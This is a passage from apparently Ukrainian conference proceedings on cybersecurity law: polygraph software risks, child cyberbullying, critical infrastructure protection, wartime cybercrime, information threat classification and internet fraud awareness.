робіт) [2, с. 6]. В свою чергу, програмне забезпечення поліграфа має відповідати ДСТУ EN 62304 (програмне забезпечення медичних пристроїв) та вимогам інформаційної безпеки для носіїв державної, воєнної та комерційної таємниці [2, с. 7]. Даним Стандартом законодавець передбачив захист персональних даних та інформації з обмеженим доступом поліграфологічних досліджень. Проте, під час проведення практичних поліграфологічних досліджень в секторі публічної служби України даний дотримання правил кібербезпеки не завжди виконується.

Стратегія кібербезпеки України визначає, що російська федерація залишається одним з основних джерел загроз національній та міжнародній кібербезпеці, активно реалізує концепцію інформаційного протиборства, базовану на поєднанні деструктивних дій у кіберпросторі та інформаційно-психологічних операцій, механізми якої активно застосовуються у гібридній війні проти України [4]. Так, у 2015 році один з українських виробників поліграфів розпочав його масове виробництво, проте власного програмного забезпечення даний виріб не мав. Даний поліграф використовувався разом з програмним забезпеченням «Sheriff», яким також комплектуються поліграфи російського виробництва, такі як «Бар'єр», «Кріс» та «Риф» [3]. Правовласником та розробником даного програмного забезпечення в 2007 році було ТОВ «ОРИСЕТ», що мало реєстрацію по вул. Ентузіастів 2-Я, м. Москва, російська федерація, а з 2011 року правонаступницею стало ТОВ «Школа академіка Варламова», розташоване також за адресою у м. Москва, по вул. Біловезька, 41

[1]. Як стверджує виробник, даного поліграфа українського виробництва, його поліграф з 2016 року використовує програмне забезпечення власної розробки. Проте, в ході опитування поліграфологів, що використовують даний комп'ютерний поліграф, програмне забезпечення виробника українських поліграфів є не досконалим, та в ході проведення поліграфологічного дослідження спостерігаються збої в його роботі, що можуть призвести до втрати отриманих даних та анулювання процедури тестування. У зв'язку із зазначеною проблематикою програмного забезпечення виробника, більшість поліграфологів використовують й досі програмне забезпечення російського виробництва. Питання використання російського програмного забезпечення не оминуло так само й поліграфологів публічної служби України. На нашу думку, використання російського програмного забезпечення в поліграфологічних дослідженнях в публічній службі України в умовах збройної агресії російської федерації створює реальну небезпеку витоку службової та конфіденційної інформації. Тим більше використання його в ході проведення поліграфологічних досліджень в секторі безпеки та оборони може призвести до підриву та зниження обороноздатності України та рівня інформаційної безпеки держави.

З метою профілактики та попередження кіберзагроз поліграфологічних досліджень в сфері публічної служби України рекомендуємо:

1. Заборонити використовувати російське програмне забезпечення, що використовується комп'ютерними поліграфами.

2. Унеможливити доступ комп'ютерних систем, що використовуються для поліграфологічних досліджень, до системи Інтернет.

3. Розробити систему шифрування персональних даних суб'єктів опитування із застосуванням поліграфа, для попередження витоку персональних даних.

Відповідно до Стратегії кібербезпеки України прогнозується зростання інтенсивності міждержавного протиборства і розвідувально-підривної діяльності у кіберпросторі шляхом залучення спецслужбами окремих держав, насамперед російської федерації, міжнародних хакерських угруповань для реалізації кібервпливу, при цьому поширюється інструментарій, що передбачає накопичення великих масивів інформації щодо поведінки людини та соціальних груп [4]. Кібербезпека поліграфологічних досліджень, в умовах правового режиму воєнного стану, є одним з пріоритетних напрямків забезпечення обороноздатності держави, дотримання прав суб'єктів опитування із застосуванням поліграфа шляхом забезпечення захисту їх персональних даних, захисту службової та конфіденційної інформації.

Література:

1. Дістало: бізнес-торгівля українськими поліграфами... Застосування поліграфа та спеціальних знань в юридичній практиці: Електронний журнал : веб-сайт. URL: https://expertize-journal.org.ua/all-news/932-distalo-ukrajinskij-poligraf-rubikon-i-obman-peresichnikh-ukrajintsiv-abo-skilki-derzhava-gotova-platiti-za-fejkovi-poligrafi-yaki-ne-vidpovidayut-u-povnomu-obsyazi-vimogam-dstu-8692-201-poligrafi-tekhnichni-umovi (дата звернення: 08.11.2023).

2. ДСТУ 8692:2016. Поліграфи. Технічні умови. Київ : ДП «УкрНДНЦ» Видання офіційне, 2016. 12 с. (Державний стандарт України)

3. Петров Юрій Іванович. Аналітичний огляд комп’ютерних поліграфів та методів обробки біологічних сигналів людини. 2017 рік : Матеріали наук.-тех. конференції. веб-сайт. URL: http://imt.kpi.ua/wp-content/uploads/2017/11/ ANALITYCHNYJ-OGLYAD-KOMPYUTERNYH-POLIGRAFIV-TA-METODIV-OBROBKY-BIOLOGICHNYH-SYGNALIV-LYUDYNY.pdf (дата звернення: 08.11.2023).

4. Про Стратегію кібербезпеки України : Указ Президента України Про рішення Ради національної безпеки і оборони України від 14 травня 2021 року. веб-сайт. URL: https://zakon.rada.gov.ua/laws/show/447/2021#n7 (дата звернення: 08.11.2023).

5. Мотлях О., Корж Є., Куценко Д. Застосування компютерних поліграфів при професійному кадровому відборі до правоохоронних органів України : метод. посіб. Київ, 2019. 144 стор.

INTERNATIONAL EXPERIENCE IN COUNTERING CYBERBULLYING OF CHILDREN IN THE INFORMATION ENVIRONMENT

Pisotska Karina
Doctor of Philosophy in Law,
Associate Professor of the Department of Administrative Law, Process and Administrative Activities of Dnipropetrovsk State University of internal affairs
Voronin Artem
graduate of the 2nd year of the Dnipropetrovsk state university of internal affairs

It is worth noting that modern society is hard to imagine without smartphones, gadgets, information and computer technologies. Usually, we don't think much about the potential threats posed by Internet resources and websites that have become an integral part of our lives. Questions about ensuring security on the Internet arise only when we are faced with the negative consequences of events that take place online. One of the most pressing threats is cyberbullying.

Cyberbullying is a new form of aggression that includes violent actions with the aim of insulting, harming or degrading a person using information and communication tools such as mobile phones, e-mail, social networks and others. Cyberbullying has become an urgent problem of security on the Internet, and currently there is a need to improve the legislation of Ukraine to combat it [1, c. 297].

It is believed that cyberbullying arises as a result of the transformation of traditional bullying and is one of its variations. This is correct, but it is important to understand that this type of bullying is based on the concept of classic bullying, it takes on completely different forms and characteristics because it takes place in a different environment [2, c. 55]. Differences include the fact that cyberbullying is not limited to time and place like traditional bullying, which usually occurs during school breaks, before or after school, on the way to school or after school.Cyberbullying can happen around the clock and does not leave the victim alone, as it uses various communication channels, such as mobile communication, instant messaging services, chats, forums, e-mail, social networks, gaming platforms and others [1, p. 296].

This opinion is difficult to refute, because cyberbullying is a complex social phenomenon that arose as a virtual offshoot of classic bullying. To date, cyberbullying has two forms: personalized - when information attacks a specific victim, and impersonal - when information is spread among the general public and creates a negative atmosphere around the victim in various social groups, such as a class, yard, school [2, p. 56–57]. With the development of information and communication systems in some countries of the European Union, additional types of cyberbullying have been identified, such as personal harassment, spreading slander, cyberstalking and public slander.

The following priorities are defined in the international policy of the EU in cyberspace:

1. Preservation of freedom and openness: the strategy establishes the principles of using basic human and citizen rights in the digital space.

2. Application of European legislation in cyberspace at a level similar to the physical world. The responsibility for cyber security lies with the whole of society, including ordinary citizens and the state.

Development of cyber security through cooperation with international partners, private sector and civil society.In conclusion, we can say that the successful work of the Cyber Police Department of the National Police of Ukraine requires taking into account the peculiarities of the activities of various authorities in the field of cyber security abroad and choosing the optimal methods and methods of countering cybercrime based on international principles and standards.

Therefore, the study of effective foreign experience in the field of regulatory and legal support and the functioning of police bodies in the fight against cybercrime and ensuring cyber security indicates the need to revise the current legislative norms in Ukraine, taking into account real and potential cyber threats to national security. In particular, an important step in this direction is the optimization of the national cybercrime prevention system.

It is important to note that one of the priority tasks of state policy in this field is the

implementation in legislation of measures aimed at identifying and eliminating factors that contribute to the emergence of cybercrime, as well as timely detection of signs of criminal activities in the virtual space in order to prevent them in the real world. Since this field of activity is of great importance for the fight against cybercrime, its legal regulation requires optimization.

***Reference*:**

1. Momot O. V. Kiberbulinh: Ahresiia u virtualnomu sviti [Cyberbullying: Aggression in the virtual world]. Molodyi vchenyi. 2017. №12. S. 295–299.
2. Petrovskyi O.M., Livchuk S.Iu. Problemy borotby z kiberzlochynnistiu: mizhnarodnyi dosvid ta ukrainski realii [Problems of combating cybercrime: international experience and Ukrainian realities] .№ 12.1 (76.1). 2019. S. 55–59
3. Materialy mizhnar. naukovo-praktychnoho sympoziumu [Materials of international of the scientific and practical symposium] (Ivano-Frankivsk, 11–12 berez. 2016 r.) / Ivano-Frankivsk : Ivano-Frankivsk universytet prava im. Korolia Danyla Halytskoho, 2016. S. 151–153.
4. Pisotska K. O. Poniattia metodu v diialnosti pidrozdiliv yuvenalnoi preventsii Natsionalnoi politsii Ukrainy. Aktualni problemy yuvenalnoi deliktolohii : materialy Vseukr. nauk.-prakt. Seminaru [The concept of method in the activity of juvenile prevention units of the National Police of Ukraine. Actual problems of juvenile delictology] (m. Dnipro, 5 lystop. 2021 r.). Dnipro: DDUVS, 2022. S. 165–168.

ПРАВОВІ ЗАСАДИ КІБЕРЗАХИСТУ ОБ'ЄКТІВ КРИТИЧНОЇ ІНФОРМАЦІЙНОЇ ІНФРАСТРУКТУРИ

Пекарський Сергій Петрович
кандидат юридичних наук, доцент
доцент кафедри оперативно-розшукової діяльності
та інформаційної безпеки
Донецький державний університет внутрішніх справ

Правові та організаційні основи забезпечення захисту життєво важливих інтересів людини і громадянина, суспільства та держави, національних інтересів України у кіберпросторі, основні цілі, напрями та принципи державної політики у сфері кібербезпеки, повноваження державних органів, підприємств, установ, організацій, осіб та громадян у цій сфері, основні засади координації їхньої діяльності із забезпечення кібербезпеки визначає Закон України «Про основні засади забезпечення кібербезпеки України» від 5 жовтня 2017 року № 2163-VIII [1]. Своєю чергою правові та організаційні засади створення та функціювання національної системи захисту критичної інфраструктури, що є складовою законодавства у сфері національної безпеки визначає Закон України «Про критичну інфраструктуру» від 16 листопада 2021 року № 1882-IX [2].

У зв'язки з тим, що відповідно до вимог статті 19 Конституції України органи державної влади та органи місцевого самоврядування, їх посадові особи зобов'язані діяти лише на підставі, в межах повноважень та у спосіб, що передбачені Конституцією та законами України [3, ч. 2 ст. 19] зазначаємо аксіому про те, що кіберзахист об'єктів критичної інфраструктури в нашій державі має відповідне правове регулювання.

В контексті предмету дослідження зазначаємо, що до об'єктів критичної інфраструктури відносяться об'єкти інфраструктури, системи, їх частини та їх сукупність, які є важливими для економіки, національної безпеки та оборони, порушення функціонування яких може завдати шкоди життєво важливим національним інтересам [2, п. 13, ст. 1]. Під охороною об'єктів критичної інфраструктури необхідно розуміти комплекс режимних, інженерних, інженерно-технічних та інших заходів (крім заходів із захисту інформації та кіберзахисту об'єктів критичної інформаційної інфраструктури), які організовуються і проводяться суб'єктами національної системи захисту критичної інфраструктури з метою запобігання та/або недопущення чи припинення протиправних дій (актів несанкціонованого втручання) на об'єктах критичної інфраструктури [2, п. 15, ст. 1].

Визначившись з поняттям охорони об'єктів критичної інфраструктури нам необхідно визначитися з сутністю кіберзахисту об'єктів критичної інформаційної інфраструктури. В Законі України «Про основні засади забезпечення кібербезпеки України» від 5 жовтня 2017 року № 2163-VIII надано визначення загальному поняттю «кіберзахист» під яким розуміємо сукупність організаційних, правових, інженерно-технічних заходів, а також заходів криптографічного та технічного захисту інформації, спрямованих на запобігання кіберінцидентам, виявлення та захист від кібератак, ліквідацію їх наслідків, відновлення сталості і надійності функціонування комунікаційних, технологічних систем [1, п. 7, ст. 1].

Під об'єктом критичної інформаційної інфраструктури розуміємо комунікаційну або технологічну система об'єкта критичної інфраструктури, кібератака на яку безпосередньо вплине на стале функціонування такого об'єкта критичної інфраструктури [1, п. 19, ст. 1]. А критична інформаційна інфраструктура – це сукупність об'єктів критичної інформаційної інфраструктури [1, п. 15, ст. 1]. У свою черга безпека об'єкта критичної інфраструктури – це стан захищеності об'єкта критичної інфраструктури, за якого забезпечується функціональність і безперервність його роботи та/або можливість надання ним основних послуг [4].

До об'єктів кіберзахисту безпосередньо відносяться:

1) комунікаційні системи всіх форм власності, в яких обробляються національні інформаційні ресурси та/або які використовуються в інтересах органів державної влади, органів місцевого самоврядування, правоохоронних органів та військових формувань, утворених відповідно до закону;

2) об'єкти критичної інформаційної інфраструктури;

3) комунікаційні системи, які використовуються для задоволення суспільних потреб та/або реалізації правовідносин у сферах електронного урядування, електронних державних послуг, електронної комерції, електронного документообігу [1, ст. 4].

Постановою Кабінету Міністрів України від 9 жовтня 2020 року № 943 затверджено «Порядок формування переліку об'єктів критичної інформаційної інфраструктури» [4]. Згідно вимог зазначеного Порядку для оцінки критичності об'єкта інформаційної інфраструктури використовуються наступні критерії:

- необхідність об'єкта інформаційної інфраструктури як для стійкого та безперервного функціонування об'єкта критичної інфраструктури, так і для надання ним основних послуг;
- кібератака, кіберінцидент, інцидент з інформаційної безпеки на об'єкті інформаційної інфраструктури істотно впливає на безперервність та стійкість надання об'єктом критичної інфраструктури основних послуг;
- у разі порушення безперервності та стійкості надання основних послуг об'єктом інформаційної інфраструктури відсутній альтернативний об'єкт (спосіб) для їх надання.

Отже, на підставі викладеного та проведеного відповідно до предмету дослідження аналізу правових засад зазначаємо організаційні та технічні заходи кіберзахисту на об'єкті критичної інформаційної інфраструктури об'єкта критичної інфраструктури. Організаційні та технічні заходи повинні забезпечувати:

- формування на об'єкті критичної інфраструктури загальної політики інформаційної безпеки;
- управління доступом користувачів та адміністраторів до об'єктів захисту об'єкта критичної інформаційної інфраструктури об'єкта критичної інфраструктури;
- ідентифікацію та автентифікацію користувачів та адміністраторів об'єкта критичної інформаційної інфраструктури об'єкта критичної інфраструктури;
- реєстрацію подій компонентами об'єкта критичної інформаційної інфраструктури об'єкта критичної інфраструктури та їх періодичний аудит;
- мережевий захист компонентів та інформаційних ресурсів об'єкта критичної інформаційної інфраструктури об'єкта критичної інфраструктури;

- доступність та відмовостійкість компонентів та інформаційних ресурсів об’єкта критичної інформаційної інфраструктури об’єкта критичної інфраструктури;
- визначення умов використання змінних (зовнішніх) пристроїв та носіїв інформації на об’єкті критичної інформаційної інфраструктури об’єкта критичної інфраструктури;
- визначення умов використання програмного та апаратного забезпечення об’єкта критичної інформаційної інфраструктури об’єкта критичної інфраструктури;
- визначення умов розміщення компонентів об’єкта критичної інформаційної інфраструктури об’єкта критичної інфраструктури [5].

Література:

1. Про основні засади забезпечення кібербезпеки України: Закон України від 5 жовтня 2017 року № 2163-VIII (редакція станом на 17.08.2022). *Відомості Верховної Ради України.* URL: https://zakon.rada.gov.ua/laws/show/2163-19#Text.
2. Про критичну інфраструктуру: Закон України від 16 листопада 2021 року № 1882-IX (редакція станом на 05.12.2022). *Відомості Верховної Ради України.* URL: https://zakon.rada.gov.ua/laws/show/1882-20#Text.
3. Конституція України від 28 червня 1996 року (редакція станом на 01.01.2020). *Відомості Верховної Ради України.* URL: https://zakon.rada.gov.ua/laws/show/254к/96-вр#Text.
4. Порядок формування переліку об’єктів критичної інформаційної інфраструктури: затв. постановою Кабінету Міністрів України «Деякі питання об'єктів критичної інформаційної інфраструктури» від 9 жовтня 2020 року № 943 (редакція станом на 07.09.2022). URL: https://zakon.rada.gov.ua/laws/show/943-2020-n#n16.
5. Загальні вимоги до кіберзахисту об’єктів критичної інфраструктури: затв. постановою Кабінету Міністрів України від від 19 червня 2019 р. № 518 (редакція станом на 07.09.2022). URL: https://zakon.rada.gov.ua/laws/show/518-2019-n#n8.

ПРОТИДІЯ КІБЕРЗЛОЧИННОСТІ В УМОВАХ ВОЄННОГО СТАНУ

Гребенюк Андрій Миколайович
кандидат технічних наук, доцент
завідувач кафедри економічної та інформаційної безпеки
Дніпропетровського державного університету внутрішніх справ,
Нянченко Д.О.
курсант 2-го курсу ННІППФПНП
Дніпропетропетровського державного університету внутрішніх справ

Сьогодні дослідники відзначають зростання терористичної та екстремістської злочинності в Інтернеті. Сучасні кіберзлочинці все частіше транслюють свої заклики через веб-сайти, які виступають як «засоби масової інформації» для лідерів бойовиків, терористів, повстанців та релігійних радикалів. Можна сказати, що Всесвітнє павутиння стало одним із рупорів терористів в інформаційній війні.

Світовий простір дедалі більше використовується для організації масових заворушень, стрімко поширюються нові форми соціальної організації, звані флешмобні акції. Серед комп'ютерних злочинів виділяється так званий комп'ютерний тероризм, який став прийнятною альтернативою традиційним терористичним актам з таких причин: анонімність, низький ризик розкриття та можливість терористичних актів практично у всіх сферах.

Згідно з Рішенням ради національної безпеки і оборони України «Про План реалізації Стратегії кібербезпеки України», яке уведене в дію Указом Президента України від 1 лютого 2022 року № 37/2022, кіберпростір визначено як один із ключових елементів воєнних дій. Основою кібероборони визначено кібервійська, які повинні забезпечувати ефективний захист критичної інформаційної інфраструктури, державних інформаційних ресурсів та інформації. Також цим нормативним документом визначено завершення до 2025 року імплементації в законодавство України положень Конвенції про кіберзлочинність [1].

Нині у вітчизняній практиці термін «кіберзлочинність» вживається разом із терміном «комп'ютерна злочинність», під яким зазвичай розуміються злочини з допомогою

комп'ютерної інформації. Термін «кіберзлочинність» зобов'язаний своєю появою виникнення та розвитку індустрії інформаційних та комп'ютерних технологій, яка поступово проникла у всі сфери життя світової спільноти. Ще одним важливим фактором криміналізації інформаційно-телекомунікаційної сфери стала безмежність у віртуальному світі, що дає змогу вчиняти злочини з будь-якої точки нашої планети.

У законі України «Про основні засади забезпечення кібербезпеки України» поняття кібербезпеки визначається як «…захищеність життєво важливих інтересів людини і громадянина, суспільства та держави під час використання кіберпростору, за якої забезпечуються сталий розвиток інформаційного суспільства та цифрового комунікативного середовища, своєчасне виявлення, запобігання і нейтралізація реальних і потенційних загроз національній безпеці України у кіберпросторі» [2]

У процесі розвитку інформаційних технологій більшість держав світу виявилися не готовими до боротьби з інтернет-злочинністю на юридичному, інформаційному та технічному рівні. Через недостатню боротьбу кіберзлочинність як негативне соціально-правове явище мала негативний вплив на соціально-економічний розвиток держав.

Після відкритої агресії рф у 2022 році з'явилися нові виклики, пов'язані з кібервійною. Зазначимо, що активну фазу гібридної війни в інформаційному просторі України рф розпочала ще з часу анексії Криму. Після 2014 року на об'єкти критичної інфраструктури України почали здійснюватися кібератаки, які проводилися різноманітними кіберугрупованнями, що підтримуються урядовими структурами державиагресора.

Зокрема, слід згадати кібератаки на такі об'єкти, як ЦВК, Закарпаттяобленерго, Бориспільський аеропорт, Укрзалізниця, банківські установи тощо.

Проте справжні військові кібероперації відбувалися напередодні та під час військових дій рф. У доповіді Державного центру кіберзахисту Державної служби спеціального зв'язку та захисту інформації України «Звіт про роботу системи виявлення вразливостей і реагування на кіберінциденти та кібератаки» зазначено, що «протягом 2022 року Державним центром кіберзахисту було зареєстровано в 2,8 разів більше кіберінцидентів, ніж в 2021 році» [3].

Насамкінець зазначимо, що Інтернет – це глобальна мережа, не обтяжена кордонами конкретних держав, тому боротьба в рамках окремо взятої країни неможлива, а отже, необхідне закріплення норм, що регулюють та контролюють інформаційну сферу на міжнародному рівні. Відсутність адекватної правової бази в інтернет-середовищі сприяє зародженню правового нігілізму і, як наслідок, незахищеності користувачів мережі.

Література:

1. Єрема М. Боротьба з кіберзлочинністю в умовах дії воєнного стану: Закон 2149-IX. ЮРЛІГА: URL:
https://jurliga.ligazakon.net/analitycs/210562_borotba-z-kberzlochinnstyu-vumovakh-d-vonnogo-stanu-zakon2149-ix
2. Про основні засади забезпечення кібербезпеки України : Закон України від 05 жовтня 2017 р. № 2163-VIII. ВР України. URL: https://zakon.rada.gov.ua/laws/show/2163-19#Text
3. У 2022 році кількість зареєстрованих кіберінцидентів виросла майже втричі: звіт. URL: https://cip.gov.ua/ua/news/u-2022-roci-kilkist-zareyestrovanikh-kiberincidentiv-virosla-maizhe-vtrichi-zvit

РОЗРОБКА МЕТОДІВ ТА АЛГОРИТМІВ ПРОГНОЗУВАННЯ ПОТЕНЦІЙНИХ ТА РЕАЛЬНИХ ЗАГРОЗ ІНФОРМАЦІЇ

Логінова Наталія Іванівна
кандидат педагогічних наук, доцент
завідувачка кафедри інформаційних технологій
Національний університет «Юридична академія»

Важним елементом в розгляді проблеми забезпечення ефективного гарантованого захисту інформації є необхідність визначення, аналізу та класифікації різноманітних потенційних загроз для безпеки інформації.

За поняттям "загроза безпеки" слід розуміти можливу подію, процес або явище, які можуть спричинити руйнування, втрату цілісності, порушення конфіденційності або доступності інформації. Ці загрози можна поділити на різні категорії в залежності від їх джерела:

За об'єктом захисту (зовнішні та внутрішні).

За видом джерела загрози (фізичні, логічні, комунікаційні, людські).

За ступенем злого наміру (випадкові та навмисні).

Всю цю різноманітну множину загроз можна розглядати як два основні класи: випадкові (або ненавмисні) і навмисні. Перший клас охоплює загрози, які не мають навмисного характеру і можуть виникати в будь-який момент. До них відносяться події, що призводять до найбільших втрат інформації, а саме, до 80% від усіх можливих загроз. Вони можуть призвести до знищення, порушення цілісності та доступності інформації, а іноді створюють передумови для злочинних дій щодо інформації.

Ці загрози також можуть призвести до непрацездатності технічних засобів, знищення або спотворення даних і програм. Порушення роботи окремих вузлів і пристроїв може вплинути на конфіденційність інформації. Нестерпні стихійні лиха і аварії можуть призвести до руйнування фізичних носіїв інформації, що призводить до втрати доступу до неї.

Помилки в розробці інформаційних систем, алгоритмічні та програмні помилки також можуть призвести до наслідків, подібних до збоїв і відмов технічних засобів. Більше того, зловмисники можуть використовувати такі помилки для впливу на ресурси інформаційних систем. Особливо небезпечні помилки в операційних системах і засобах захисту інформації.

За даними Національного інституту стандартів і технологій США, 65% випадків порушення безпеки інформації відбувається через помилки користувачів і обслуговуючого персоналу. Некомпетентне виконання обов'язків співробітниками може призвести до руйнування інформації, порушення її цілісності і конфіденційності, а також до компрометації засобів захисту.

Загрози, не пов'язані з навмисними діями, вивчені добре, і наявний значний досвід у боротьбі з ними. Сучасні технології розробки технічних та програмних засобів, а також ефективні системи експлуатації інформаційних систем, які включають обов'язковий резервуар інформації, дозволяють значно знизити втрати від реалізації цих загроз.

Другий клас загроз для безпеки інформації представляють навмисно створені загрози. Цей клас загроз досліджується недостатньо, він динамічний і постійно оновлюється новими загрозами. Відповідно до їх фізичної природи та механізмів реалізації, ці загрози можуть бути розділені на п'ять груп:

- Традиційне шпигунство та диверсії.
- Несанкціонований доступ до інформації.
- Електромагнітні випромінювання та наведення.
- Модифікація структур інформаційних систем.
- Шкідливі програми

Організація забезпечення захисту інформації повинна передбачати обов'язкову ідентифікацію можливих джерел загроз, факторів, що сприяють їх прояву (вразливості) і, як наслідок, визначення актуальних загроз.

У якості джерел небажаного впливу на інформаційні ресурси як і раніше актуальні методи й засоби шпигунства й диверсій, які використовувалися й використовуються для добування або знищення інформації на об'єктах, що не мають інформаційних систем. Ці методи також діючі й ефективні в умовах застосування інформаційних систем. Найчастіше вони використовуються для одержання відомостей про систему захисту з метою проникнення в інформаційну систему, а також для розкрадання й знищення інформаційних ресурсів.

Для деяких об'єктів інформаційних систем і зберігання інформації існує загроза збройного нападу терористичних (диверсійних) груп. При цьому можуть бути застосовані засоби вогневої поразки.

Термін несанкціонований доступ до інформації (НСД) визначений як доступ до інформації, що порушує правила розмежування доступу з використанням штатних засобів обчислювальної техніки або автоматизованих систем.

Під правилами розмежування доступу розуміється сукупність положень, що регламентують права доступу осіб або процесів (суб'єктів доступу) до одиниць інформації (об'єктів доступу).

У результаті збоїв або відмов засобів системи, а також помилкових дій обслуговуючого персоналу й користувачів можливі стани системи, при яких спрощується НСД.

Реалізація безперервного процесу захисту інформації можлива тільки на основі систем концептуального підходу й промислового виробництва засобів захисту, впровадження надійних механізмів захисту й забезпечення їх сталого функціонування й високої ефективності, провадження відповідних робіт тільки фахівцями високої кваліфікації в області захисту інформації.

ІНТЕРНЕТ-ШАХРАЙСТВА В УМОВАХ ВОЄННОГО СТАНУ

Колісник Тетяна Петрівна
кандидат педагогічних наук, доцент,
доцент кафедри протидії кіберзлочинності факультету № 4
Харківського національного університету внутрішніх справ
Круцкевич Кіріл Олександрович
курсант 4 курсу факультету № 4
Харківського національного університету внутрішніх справ

Шахрайство – це заволодіння чужим майном або придбання права на майно шляхом обману чи зловживання довірою згідно зі статтею 190 Кримінального кодексу України. Воно може мати численні форми і проявлятися в різних областях життєдіяльності [3].

Нижче наведено кілька загальних видів шахрайства:

- **Кредитне шахрайство** – шахраї обіцяють позики або кредити під низькі відсотки, але вимагають оплату заздалегідь.
- **інвестиційне шахрайство** – обіцянки високих прибутків від інвестицій у маловідомі чи незаконні схеми.
- **фішинг** – відправлення електронних листів або повідомлень, які виглядають, як від офіційних організацій, щоб отримати особисту інформацію.
- **лотерейні шахрайства** – повідомлення про виграш у неіснуючій лотереї.
- **технічна підтримка** – шахраї вдають, що є співробітниками компаній технічної підтримки, і вимагають доступ до комп'ютера або платежі за непотрібні послуги.
- **шахрайство з кардінгом** – незаконне використання банківських карток.
- **крадіжка ідентичності** – незаконне використання особистої інформації інших осіб.
- **шахрайство з страхуванням** – подання недостовірної інформації для отримання вигоди від страхових полісів.
- **нерухомість** – продаж або оренда неіснуючої нерухомості.
- **фальшиві веб-сайти** – створення фальшивих веб-сайтів для продажу товарів або послуг.
- **шахрайство на знайомствах** – шахраї створюють фальшиві профілі на сайтах знайомств і вимагають гроші від своїх "партнерів".

Кожен тип шахрайства вимагає специфічних засобів протидії та методів захисту. Головний принцип – завжди бути уважним і скептично ставитися до будь-яких надто спокусливих пропозицій або обіцянок великої вигоди з малими ризиками чи вкладеннями. Інформаційна грамотність і обережність є ключовими факторами у захисті від різних видів шахрайства [4].

Інтернет-шахрайство – це вид шахрайства або злочину, який відбувається в Інтернеті. Це включає в себе використання різних способів і технік для обману людей з метою отримання фінансової або іншої вигоди незаконним шляхом. Інтернет-шахрайство може здійснюватися через електронні листи, веб-сайти, соціальні мережі, форуми, онлайн-аукціони та інші платформи в Інтернеті [5].

Інтернет-шахрайство в умовах воєнного стану може набути нових форм і відтінків, адаптуючись до специфічних умов життя та роботи в суспільстві. Шахраї використовують ситуацію невизначеності та страху для отримання вигоди.

Однією з популярних схем шахрайства є фішинг. Шахраї розсилають листи або повідомлення в соціальних мережах від імені урядових структур чи благодійних організацій. Вони інформують отримувачів про необхідність здійснити платіж або ввести свої особисті дані для отримання допомоги або компенсації в період воєнного стану.

Шахрайство, пов'язане із збором пожертв, також розповсюджене. Шахраї створюють фейкові веб-сайти або соціальні сторінки, що імітують офіційні благодійні фонди. Вони просять людей зробити внески на підтримку потерпілих або військових, але насправді кошти йдуть на особисті потреби шахраїв.

Ще одна стратегія – вимагання викупу. Шахраї можуть вдавати заручників або військових, які потрапили в полон. Вони зв'язуються з родичами та близькими, вимагаючи гроші за їх звільнення. У ситуації паніки та хаосу люди часто не перевіряють інформацію та поспішають відправити гроші.

Крім того, один з видів шахрайства, яке можна зустріти в цей період, – це повідомлення про можливість евакуації за допомогою спеціального рейсу, доступ до якого отримують лише ті, хто здійснив передплату або вніс певну суму грошей [2].

Шахраї можуть вигадати переконливі історії, відправляти повідомлення електронною поштою, через месенджери або соціальні мережі, претендуючи на те, що вони представляють урядові структури або міжнародні організації. Вони інформують потенційні жертви, що для евакуації з зони конфлікту необхідно негайно внести платіж. Часто ці шахраї додають терміновість до своїх повідомлень, щоб відчування невизначеності та страху спонукали людей діяти швидко, не витрачаючи час на перевірку інформації.

Не менш поширені й атаки на інфраструктуру. Шахраї можуть намагатися взламати веб-сайти урядових організацій, банків або медіа для отримання конфіденційної інформації або для розповсюдження фейкових новин, що сіють паніку серед населення.

Для боротьби з інтернет-шахрайством в умовах воєнного стану необхідно посилити інформаційну безпеку, проводити агітаційні кампанії з підвищення обізнаності населення та забезпечувати оперативний обмін інформацією між урядовими структурами, громадськістю та медіа.

Інтернет-шахрайство є глобальною проблемою, яка вимагає комплексного підходу до захисту. Освіта та інформування є ключовими аспектами протидії онлайн-шахрайству. Кожен індивід повинен бути обізнаний з різними формами шахрайства та тим, як вони виглядають, щоб ефективно уникнути потенційних підводних каменів[1].

Важливо регулярно оновлювати своє програмне забезпечення та операційні системи, оскільки вони часто містять важливі патчі безпеки. Встановлення антивірусного програмного забезпечення та його регулярне оновлення може допомогти у виявленні та блокуванні зловмисних програм та веб-сайтів. Користувачам слід бути обережними з електронними листами або повідомленнями, які містять підозрілі посилання або вкладення, та уникати їх відкриття.

Для захисту особистої інформації важливо використовувати сильні та унікальні паролі для різних онлайн-акаунтів. Варто розглянути використання менеджера паролів для зберігання та генерації складних паролів. Двофакторна аутентифікація може додатково забезпечити захист акаунтів від несанкціонованого доступу.

Користувачі повинні бути особливо обережні при наданні своєї особистої та фінансової інформації онлайн. Важливо переконатися, що веб-сайт є надійним та безпечним, перш ніж вводити будь-які дані. Перевірка SSL-сертифіката веб-сайту, який зазвичай відображається як замок біля URL, може бути корисною для визначення його надійності [1].

Усвідомленість потенційних онлайн-загроз та відповідальний підхід до інтернет-безпеки є ключем до запобігання шахрайству. Постійне навчання та освіченість про нові методи шахрайства, забезпечать вам і вашим близьким захист від різноманітних онлайн-

загроз. Ніколи не недооцінюйте важливість бути на крок попереду шахраїв, особливо в еру цифрової технології, де нові види шахрайства з'являються майже щодня.

Кримінальна відповідальність за шахрайство в Україні регулюється Кримінальним кодексом. Шахрайство, як правило, визначається як діяння, спрямовані на отримання вигоди шляхом обману або зловживання довірою [3].

За стандартних обставин, відповідальність за шахрайство може включати штрафи, конфіскацію майна, обмеження свободи, а в деяких випадках – позбавлення свободи на певний термін, залежно від тяжкості злочину, його обставин та наслідків.

В умовах воєнного стану кримінальна відповідальність за шахрайство та інші економічні злочини може бути посилена. У зв’язку з військовими діями, надзвичайні ситуації та інші кризові явища можуть спонукати шахраїв до більш активних дій, використовуючи хаос, паніку та невизначеність ситуації в свою користь [1].

При введенні воєнного стану, уряд може прийняти додаткові заходи для захисту населення від шахрайства. Це може включати в себе збільшення штрафів, покарання та введення додаткових обмежень для забезпечення громадського порядку та безпеки.

Для ефективного протидії шахрайству в умовах воєнного стану важливо забезпечити підвищену громадську обізнаність про потенційні злочини та шахрайські схеми. Люди повинні знати, як ідентифікувати та повідомляти про шахрайські дії, а правоохоронні органи повинні бути готові реагувати швидко та ефективно на такі злочини, забезпечуючи безпеку громадян в непевний період [1].

У 2022 році ЄМА разом з чеським підрозділом компанії ThreatMark (США) заблокували в українському інтернет-сегменті на рівні реєстраторів 568 активних фішингових та шахрайських сайтів. Порівняно з 215 заблокованими доменами у 2021 році, це в 2,5 рази більше.

